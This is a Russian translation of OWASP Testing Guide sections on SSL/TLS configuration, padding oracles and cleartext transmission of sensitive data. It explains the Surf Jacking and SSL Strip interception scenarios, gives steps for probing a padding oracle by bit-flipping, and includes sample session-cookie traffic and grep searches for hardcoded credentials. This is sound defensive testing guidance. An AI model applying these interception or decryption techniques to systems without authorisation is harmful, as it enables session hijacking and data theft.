
Нажав на замок, который появляется в окне браузера при посещении HTTPS-сайта, тестировщики могут просматривать информацию, связанную с сертификатом, включая информацию об эмитенте, сроке действия, характеристиках шифрования и т. Д. Если приложению требуется сертификат клиента, этот тестер вероятно установил один для доступа к нему. Информация о сертификате доступна в браузере, проверив соответствующие сертификаты в списке установленных сертификатов.

Эти проверки должны применяться ко всем видимым каналам связи с защитой SSL, используемым приложением. Хотя это обычная служба https, работающая на порте 443, могут быть задействованы дополнительные службы в зависимости от архитектуры веб-приложения и от проблем развертывания (оставленный открытым административный порт HTTPS, службы HTTPS на нестандартных портах и т. Д.). Поэтому примените эти проверки ко всем обнаруженным SSL-обернутым портам. Например, сканер nmap имеет режим сканирования (включается переключателем командной строки `-sV`), который идентифицирует службы с защитой SSL. Сканер уязвимостей Nessus имеет возможность выполнять проверки SSL для всех служб SSL / TLS.

Пример 1. Проверка достоверности сертификата (вручную)


Вместо того, чтобы предоставить вымышленный пример, это руководство включает в себя анонимный реальный пример, чтобы подчеркнуть, как часто встречаются на сайтах https, чьи сертификаты неточны в отношении именования. Следующие скриншоты относятся к региональному сайту известной ИТ-компании.

Мы посещаем сайт `.it`, а сертификат был выдан сайту `.com`. Internet Explorer предупреждает, что имя в сертификате не совпадает с именем сайта.



Предупреждение от Microsoft Internet Explorer

Сообщение от Firefox отличается. Firefox жалуется, потому что он не может установить личность сайта .com, на который ссылается сертификат, потому что он не знает СА, который подписал сертификат. На самом деле, Internet Explorer и Firefox не имеют предварительно загруженных одинаковых списков СА. Следовательно, поведение различных браузеров может отличаться.



Предупреждение от Mozilla Firefox

Тестирование на другие уязвимости

Как упоминалось ранее, существуют другие типы уязвимостей, которые не связаны с используемым протоколом SSL / TLS, комплектами шифров или сертификатами. Помимо других уязвимостей, обсуждаемых в других частях данного руководства, уязвимость существует, когда сервер предоставляет веб-сайт протоколам HTTP и HTTPS и позволяет злоумышленнику заставить жертву использовать незащищенный канал вместо безопасного.

Surf Jacking

Атака Surf Jacking [7] была впервые представлена Сандро Гаучи и позволяет злоумышленнику захватить сеанс HTTP, даже если соединение жертвы зашифровано с использованием SSL или TLS.

Ниже приведен сценарий того, как атака может иметь место:

- Жертва входит на защищенный сайт по адресу <https://somesecuresite/>.
- Безопасный сайт выдает файл cookie сеанса при входе клиента в систему.
- При входе в систему жертва открывает новое окно браузера и переходит на <http://examplesite/>

- Злоумышленник, находящийся в той же сети, может видеть трафик открытым текстом на <http://examplesite>.
- Злоумышленник отправляет обратно «301 перемещено навсегда» в ответ на трафик в виде [открытого](http://examplesite) текста на <http://examplesite>. Ответ содержит заголовок «Location: <http://somesecuresite> />», из которого следует, что examplesite отправляет веб-браузер на somesecuresite. Обратите внимание, что схема URL - это HTTP, а не HTTPS.
- Браузер жертвы устанавливает новое соединение в виде открытого текста с <http://somesecuresite> / и отправляет HTTP-запрос, содержащий cookie-файл в заголовке HTTP в виде открытого текста.
- Злоумышленник видит этот трафик и регистрирует cookie для последующего использования.

Чтобы проверить уязвимость веб-сайта, выполните следующие тесты:

1. Проверьте, поддерживает ли веб-сайт протоколы HTTP и HTTPS.
2. Проверьте, не имеют ли куки «Безопасный» флаг

SSL Strip

Некоторые приложения поддерживают как HTTP, так и HTTPS, либо для удобства использования, либо пользователи могут вводить оба адреса и попадать на сайт. Часто пользователи заходят на HTTPS-сайт по ссылке или перенаправлению. Как правило, персональные банковские сайты имеют аналогичную конфигурацию с входом в iframed или формой с атрибутом действия через HTTPS, но со страницей в HTTP.

Злоумышленник в привилегированном положении - как описано в разделе SSL [8] - может перехватывать трафик, когда пользователь находится на сайте http, и манипулировать им, чтобы получить атаку Man-In-The-Middle под HTTPS. Приложение уязвимо, если оно поддерживает как HTTP, так и HTTPS.

Тестирование через HTTP прокси

В корпоративных средах тестировщики могут видеть сервисы, которые непосредственно не доступны, и они могут обращаться к ним только через HTTP-прокси, используя метод CONNECT [36]. Большинство инструментов не будут работать в этом сценарии, потому что они пытаются подключиться к желаемому порту TCP, чтобы запустить рукопожатие SSL / TLS. С помощью ретранслирующего программного обеспечения, такого как тестеры socat [37], можно включить эти инструменты для использования со службами за HTTP-прокси.

Пример 8. Тестирование через HTTP прокси

Для подключения к destined.application.lan: 443 через прокси 10.13.37.100:3128 запустите socat следующим образом:

```
$ socat TCP-LISTEN:9999,reuseaddr,fork
PROXY:10.13.37.100:destined.application.lan:443,proxyport=3128
```

Затем тестер может настроить все остальные инструменты на localhost: 9999:

```
$ openssl s_client -connect localhost:9999
```

Все соединения с localhost: 9999 будут эффективно передаваться через socat через прокси на destined.application.lan: 443.

Обзор конфигурации

Тестирование слабых наборов шифров SSL / TLS

Проверьте конфигурацию веб-серверов, предоставляющих услуги https. Если веб-приложение предоставляет другие службы SSL / TLS, они также должны быть проверены.

Пример 9. Windows Server

Проверьте конфигурацию на Microsoft Windows Server (2000, 2003 и 2008), используя раздел реестра:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\
```

у этого есть некоторые вложенные ключи, включая Ciphers, Protocols и KeyExchangeAlgorithms.

Пример 10: Apache

Чтобы проверить наборы шифров и протоколы, поддерживаемые веб-сервером Apache2, откройте файл ssl.conf и найдите директивы SSLCipherSuite, SSLProtocol, SSLHonorCipherOrder, SSLInsecureRenegotiation и SSLCompression.

Проверка достоверности SSL-сертификата - клиент и сервер

Проверьте правильность сертификатов, используемых приложением на уровне сервера и клиента. Использование сертификатов в основном осуществляется на уровне веб-сервера, однако могут быть дополнительные каналы связи, защищенные SSL (например, к СУБД). Тестировщики должны проверить архитектуру приложения, чтобы определить все каналы, защищенные SSL.

Инструменты

- [21][Qualsys SSL Labs - SSL Server Test<https://www.ssllabs.com/ssltest/index.html>]: internet-facing scanner
- [27] [Tenable - Nessus Vulnerability Scanner<http://www.tenable.com/products/nessus>]: includes some plugins to test different SSL related vulnerabilities, Certificates and the presence of HTTP Basic authentication without SSL.
- [32] [TestSSLServer<http://www.bolet.org/TestSSLServer/>]: a java scanner - and also windows executable - includes tests for cipher suites, CRIME and BEAST

- [33] [sslyze|<https://github.com/iSECPartners/sslyze>]: is a python script to check vulnerabilities in SSL/TLS.
- [28] [SSLAudit|<https://code.google.com/p/sslaudit/>]: a perl script/windows executable scanner which follows Qualys SSL Labs Rating Guide.
- [29] [SSLScan|<http://sourceforge.net/projects/sslscan/>] with [SSL Tests|http://www.pentesterscripting.com/discovery/ssl_tests]: a SSL Scanner and a wrapper in order to enumerate SSL vulnerabilities.
- [31] [nmap|<http://nmap.org/>]: can be used primary to identify SSL-based services and then to check Certificate and SSL/TLS vulnerabilities. In particular it has some scripts to check [Certificate and SSLv2|<http://nmap.org/nsedoc/scripts/ssl-cert.html>] and supported [SSL/TLS protocols/ciphers|<http://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html>] with an internal rating.
- [30] [curl|<http://curl.haxx.se/>] and [openssl|<http://www.openssl.org/>]: can be used to manually query SSL/TLS services
- [9] [Stunnel|<http://www.stunnel.org>]: a noteworthy class of SSL clients is that of SSL proxies such as stunnel available at which can be used to allow non-SSL enabled tools to talk to SSL services)
- [37] [socat| <http://www.dest-unreach.org/socat/>]: Multipurpose relay
- [38] [testssl.sh| <https://testssl.sh/>]
- [39] [O-Saft - OWASP SSL advanced forensic tool](#)

Ссылки

OWASP Resources

- [5] [OWASP Testing Guide - Testing for cookie attributes (OTG-SESS-002)|[https://www.owasp.org/index.php/Testing_for_cookies_attributes_\(OTG-SESS-002\)](https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002))]
- [4][OWASP Testing Guide - Test Network/Infrastructure Configuration (OTG-CONFIG-001)|[https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_\(OTG-CONFIG-001\)](https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001))]
- [6] [OWASP Testing Guide - Testing for HTTP_Strict_Transport_Security (OTG-CONFIG-007)|[https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_\(OTG-CONFIG-007\)](https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007))]
- [2] [OWASP Testing Guide - Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)|[https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_\(OTG-CRYPST-003\)](https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_(OTG-CRYPST-003))]
- [3] [OWASP Testing Guide - Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)|[https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_\(OTG-AUTHN-001\)](https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001))]
- [22] [OWASP Cheat sheet - Transport Layer Protection|https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet]
- [23] [OWASP TOP 10 2013 - A6 Sensitive Data Exposure|https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure]
- [24] [OWASP TOP 10 2010 - A9 Insufficient Transport Layer Protection|https://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection]
- [25] [OWASP ASVS 2009 - Verification 10|https://code.google.com/p/owasp-asvs/wiki/Verification_V10]
- [26] [OWASP Application Security FAQ - Cryptography/SSL|https://www.owasp.org/index.php/OWASP_Application_Security_FAQ#Cryptography.2FSSL]

Whitepapers

- [1] [RFC5246 - The Transport Layer Security (TLS) Protocol Version 1.2 (Updated by [RFC 5746](#), [RFC 5878](#), [RFC 6176](#))|<http://www.ietf.org/rfc/rfc5246.txt>]

- [36] [RFC2817 - Upgrading to TLS Within HTTP/1.1]
- [34] [RFC6066 - Transport Layer Security (TLS) Extensions: Extension Definitions|
<http://www.ietf.org/rfc/rfc6066.txt>]
- [11] [SSLv2 Protocol Multiple Weaknesses |<http://osvdb.org/56387>]
- [12] [Mitre - TLS Renegotiation MiTM|<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555>]
- [13] [Qualys SSL Labs - TLS Renegotiation DoS|
<https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renegotiation-and-denial-of-service-attacks>]
- [10] [Qualys SSL Labs - SSL/TLS Deployment Best Practices|
<https://www.ssllabs.com/projects/best-practices/index.html>]
- [14] [Qualys SSL Labs - SSL Server Rating Guide|<https://www.ssllabs.com/projects/rating-guide/index.html>]
- [20] [Qualys SSL Labs - SSL Threat Model|<https://www.ssllabs.com/projects/ssl-threat-model/index.html>]
- [18] [Qualys SSL Labs - Forward Secrecy|
<https://community.qualys.com/blogs/securitylabs/2013/06/25/ssl-labs-deploying-forward-secrecy>]
- [15] [Qualys SSL Labs - RC4 Usage|
<https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what>]
- [16] [Qualys SSL Labs - BEAST|
<https://community.qualys.com/blogs/securitylabs/2011/10/17/mitigating-the-beast-attack-on-tls>]
- [17] [Qualys SSL Labs - CRIME|
<https://community.qualys.com/blogs/securitylabs/2012/09/14/crime-information-leakage-attack-against-ssl/tls>]
- [7] [SurfJacking attack|<https://resources.enablesecurity.com/resources/Surf%20Jacking.pdf>]
- [8] [SSLStrip attack|<http://www.thoughtcrime.org/software/sslstrip/>]
- [19] [PCI-DSS v2.0|https://www.pcisecuritystandards.org/security_standards/documents.php]
- [35] [Xiaoyun Wang, Hongbo Yu: How to Break MD5 and Other Hash Functions|
http://link.springer.com/chapter/10.1007/11426639_2]
- <https://github.com/ssllabs/research/wiki>

4.10.2. Тестирование на дополнение Oracle (OTG-CRYPST-002)

Резюме

Заполнение oracle является функцией приложения, которое расшифровывает зашифрованные данные, предоставленные клиентом, например, внутреннее состояние сеанса, сохраненное на клиенте, и пропускает состояние достоверности заполнения после дешифрования. Существование дополнительного оракула позволяет злоумышленнику расшифровать зашифрованные данные и зашифровать произвольные данные без знания ключа, используемого для этих криптографических операций. Это может привести к утечке конфиденциальных данных или к уязвимостям повышения привилегий, если приложением предполагается целостность зашифрованных данных.

Блочные шифры шифруют данные только в блоках определенных размеров. Размеры блоков, используемые обычными шифрами, составляют 8 и 16 байтов. Данные, размер которых не совпадает с кратным размеру блока используемого шифра, должны быть дополнены особым образом, чтобы расшифровщик мог убрать заполнение. Обычно используемая схема заполнения - PKCS # 7. Он заполняет оставшиеся байты значением длины заполнения.

Пример:

Если длина заполнения составляет 5 байт, значение байта 0x05 повторяется пять раз после простого текста.

Условие ошибки присутствует, если заполнение не соответствует синтаксису используемой схемы заполнения. Оракул заполнения присутствует, если приложение пропускает это конкретное условие ошибки заполнения для зашифрованных данных, предоставленных клиентом. Это может происходить путем непосредственного раскрытия исключений (например, `BadPaddingException` в Java), из-за тонких различий в ответах, отправляемых клиенту, или другого побочного канала, такого как поведение синхронизации.

Определенные режимы работы криптографии допускают атаки с переворачиванием битов, когда переворачивание бита в зашифрованном тексте приводит к тому, что бит также переворачивается в обычном тексте. Переключение бита в n -м блоке зашифрованных данных CBC приводит к тому, что тот же бит в $(n + 1)$ -ом блоке переворачивается в дешифрованных данных. Эта манипуляция содержит n -тый блок расшифрованного зашифрованного текста.

Атака с использованием оракула заполнения позволяет злоумышленнику дешифровать зашифрованные данные без знания ключа шифрования и использованного шифра, посылая искусные манипулированные тексты шифра оракулу заполнения и наблюдая за возвращенными им результатами. Это приводит к потере конфиденциальности зашифрованных данных. Например, в случае данных сеанса, хранящихся на стороне клиента, злоумышленник может получить информацию о внутреннем состоянии и структуре приложения.

Атака с использованием оракула также позволяет злоумышленнику зашифровать произвольные простые тексты без знания используемого ключа и шифра. Если приложение предполагает, что заданы целостность и подлинность дешифрованных данных, злоумышленник может управлять внутренним состоянием сеанса и, возможно, получить более высокие привилегии.

Как проверить

Тестирование методом черного ящика

Тестирование уязвимостей дополнения оракула:

Сначала должны быть определены возможные точки ввода для дополнения оракула. Как правило, должны соблюдаться следующие условия:

1. Данные зашифрованы. Хорошие кандидаты - это значения, которые кажутся случайными.
2. Блочный шифр используется. Длина декодированного (часто используется Base64) зашифрованного текста кратна обычным размерам блоков шифра, таким как 8 или 16 байтов. Разные зашифрованные тексты (например, собранные разными сеансами или манипуляциями с состоянием сеанса) имеют общий делитель длины.

Пример:

Dg6W8OiWMIdVokIDH15T/A== результаты после декодирования Base64 в 0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc. Это кажется случайным и длиной 16 байт.

Если такой кандидат на входное значение идентифицирован, следует проверить поведение приложения для побитовой фальсификации зашифрованного значения. Обычно это значение в кодировке Base64 будет включать в себя вектор инициализации (IV), добавленный к зашифрованному тексту. Учитывая открытый текст p и шифр с размером блока n , количество блоков будет равно $b = \text{ceil}(\text{length}(b) / n)$. Длина зашифрованной строки будет равна $y = (b+1) * n$ из-за вектора инициализации. Чтобы проверить наличие оракула, декодируйте строку, переверните последний бит от второго до последнего блока $b-1$ (младший значащий бит байта в $yn-1$), перекодировать и отправить. Далее декодируют исходную строку, переворачивают последний бит блока $b-2$ (младший значащий бит байта при $y-2*n-1$), перекодировать и отправляют.

Если известно, что зашифрованная строка представляет собой один блок (IV хранится на сервере или приложение использует жестко закодированный IV плохой практики), необходимо выполнить несколько последовательных переключений битов. Альтернативный подход может заключаться в добавлении случайного блока и переворачивании битов, чтобы последний байт добавленного блока принимал все возможные значения (от 0 до 255).

Тесты и базовое значение должны как минимум вызывать три разных состояния во время и после расшифровки:

- Шифрованный текст расшифровывается, получающиеся данные верны.
- Шифрованный текст расшифровывается, результирующие данные искажаются и вызывают некоторую исключительную ситуацию или обработку ошибок в логике приложения.
- Расшифровка текста шифра не удалась из-за ошибок заполнения.

Тщательно сравнивайте ответы. Особенно ищите исключения и сообщения, в которых говорится, что с заполнением что-то не так. Если такие сообщения появляются, приложение содержит отступ оракула. Если три различных состояния, описанных выше, наблюдаются неявно (разные сообщения об ошибках, временные побочные каналы), существует высокая вероятность того, что в этой точке присутствует оракул заполнения. Попробуйте выполнить атаку оракула, чтобы убедиться в этом.

Примеры:

- ASP.NET выдает «System.Security.Cryptography.CryptographicException: заполнение недопустимо и не может быть удалено». если отступ дешифрованного зашифрованного текста нарушен.
- В Java в этом случае создается исключение `javax.crypto.BadPaddingException`.
- Возможны ошибки дешифрования или аналогичные дополнения оракулов.

Ожидаемый результат:

Безопасная реализация проверит целостность и выдаст только два ответа: нормально и не удалось. Нет никаких побочных каналов, которые можно использовать для определения внутренних ошибок.

Тестирование методом серой коробки

Тестирование на наличие уязвимостей оракула:

убедитесь, что все места, где зашифрованные данные от клиента, которые должны быть известны только серверу, расшифрованы. Такой код должен удовлетворять следующим условиям:

1. Целостность зашифрованного текста должна проверяться безопасным механизмом, таким как HMAC или аутентифицированными режимами работы шифра, такими как GCM или CCM.
2. Все состояния ошибок при расшифровке и дальнейшей обработке обрабатываются единообразно.

Инструменты

- Bletchley - <https://code.blindspotsecurity.com/trac/bletchley>
- PadBuster - <https://github.com/GDSSecurity/PadBuster>
- Padding Oracle Exploitation Tool (POET) - <http://netifera.com/research/>
- Poracle - <https://github.com/iagox86/Poracle>
- python-paddingoracle - <https://github.com/mwielgoszewski/python-paddingoracle>

Examples

- Visualization of the decryption process - <http://erlend.oftedal.no/blog/poet/>

Ссылки

Whitepapers

- Wikipedia - Padding oracle attack - http://en.wikipedia.org/wiki/Padding_oracle_attack
- Juliano Rizzo, Thai Duong, "Practical Padding Oracle Attacks" - http://www.usenix.org/event/woot10/tech/full_papers/Rizzo.pdf

4.10.3. Тестирование на конфиденциальную информацию, передаваемую по незашифрованным каналам (OTG-CRYPST-003)

Резюме

Конфиденциальные данные должны быть защищены при передаче по сети. Если данные передаются по протоколу HTTPS или шифруются другим способом, механизм защиты не должен иметь ограничений или уязвимостей, как объясняется более подробно в главе «Тестирование на слабые шифры SSL/TLS (OTG-CRYPST-001)» и в другой документации OWASP [2], [3], [4], [5].

Как правило, если данные должны быть защищены при хранении, эти данные также должны быть защищены во время передачи. Некоторые примеры для конфиденциальных данных:

- Информация, используемая при аутентификации (например, учетные данные, PIN-коды, идентификаторы сеансов, токены, файлы cookie ...)
- Информация, защищенная законами, правилами или конкретной организационной политикой (например, кредитные карты, данные клиентов)

Если приложение передает конфиденциальную информацию по незашифрованным каналам - например, HTTP - это считается угрозой безопасности. Некоторыми примерами являются обычная проверка подлинности, при которой учетные данные для проверки подлинности отправляются в виде простого текста по протоколу HTTP, учетные данные для проверки подлинности на основе форм, отправляемые по протоколу HTTP, или передача в виде обычного текста любой другой информации, которая считается конфиденциальной в соответствии с правилами, законами, политикой организации или бизнес-логикой приложения.

Примеры персональной идентификационной информации (PII):

- Номера социального страхования
- Номера банковских счетов
- Паспортная информация
- Информация, связанная со здравоохранением
- Медицинская страховая информация
- Студенческая информация
- Номера кредитных и дебетовых карт
- Водительские права и информация о государственном удостоверении личности

Как проверить

Различные виды информации, которые должны быть защищены, могут передаваться приложением в виде открытого текста. Можно проверить, передается ли эта информация по HTTP вместо HTTPS или используются слабые шифры. См. Дополнительную информацию о небезопасной передаче учетных данных. [Топ-10 2013-A6-чувствительных данных](#) [3] или недостаточная защита транспортного уровня в целом. [Топ-10-2010-A9-Недостаточная защита транспортного уровня](#) [2].

Пример 1. Базовая аутентификация по HTTP

Типичным примером является использование базовой аутентификации по HTTP. При использовании базовой аутентификации учетные данные пользователя кодируются, а не шифруются, и отправляются как заголовки HTTP. В приведенном ниже примере тестер использует curl [5] для проверки этой проблемы. Обратите внимание, как приложение использует обычную аутентификацию и HTTP, а не HTTPS

```
$ curl -kis http://example.com/restricted/  
HTTP/1.1 401 Authorization Required  
Date: Fri, 01 Aug 2013 00:00:00 GMT  
WWW-Authenticate: Basic realm="Restricted Area"  
Accept-Ranges: bytes Vary:  
Accept-Encoding Content-Length: 162  
Content-Type: text/html  
  
<html><head><title>401 Authorization Required</title></head>  
<body bgcolor=white> <h1>401 Authorization Required</h1> Invalid login  
credentials! </body></html>
```

Пример 2: Аутентификация на основе форм выполняется по HTTP

Другим типичным примером являются формы аутентификации, которые передают учетные данные аутентификации пользователя по HTTP. В приведенном ниже примере видно, что HTTP используется в атрибуте «action» формы. Эту проблему также можно увидеть, изучив трафик HTTP с помощью прокси-сервера перехвата.

```
<form action="http://example.com/login">  
  <label for="username">User:</label> <input type="text" id="username"  
name="username" value=""/><br />  
  <label for="password">Password:</label> <input type="password"  
id="password" name="password" value=""/>  
  <input type="submit" value="Login"/>  
</form>
```

Пример 3: файл cookie, содержащий идентификатор сеанса, отправленный по HTTP

Cookie Session ID должен передаваться по защищенным каналам. Если cookie не имеет установленного флага безопасности [6], приложение может передавать его в незашифрованном виде. Примечание ниже: настройка cookie выполняется без флага Secure, и весь процесс входа в систему выполняется по HTTP, а не по HTTPS.

```
https://secure.example.com/login

POST /login HTTP/1.1
Host: secure.example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0)
Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://secure.example.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

HTTP/1.1 302 Found
Date: Tue, 03 Dec 2013 21:18:55 GMT
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-Jan-2014 00:00:00 GMT; path=/; domain=example.com; httponly
Location: private/
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

-----
http://example.com/private

GET /private HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0)
Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://secure.example.com/login
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-store
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset=UTF-8
Content-Length: 730
Date: Tue, 25 Dec 2013 00:00:00 GMT
-----
```

Пример 4: Тестирование чувствительной к паролю информации в исходном коде или журналах

Используйте один из следующих методов для поиска чувствительной информации.

Проверка, является ли пароль или ключ шифрования жестко закодированным в исходном коде или файлах конфигурации.

```
* grep -r -E "Pass | password | pwd | user | guest | admin | encry | key |  
decrypt | sharekey " ./PathToSearch/
```

Проверка, могут ли журналы или исходный код содержать номер телефона, адрес электронной почты, ID или любой другой РИ. Измените регулярное выражение на основе формата РИ.

```
* grep -r " {2\}[0-9]\{6\} " ./PathToSearch/
```

Инструменты

- [5] [curl](#) can be used to check manually for pages
- `grep`
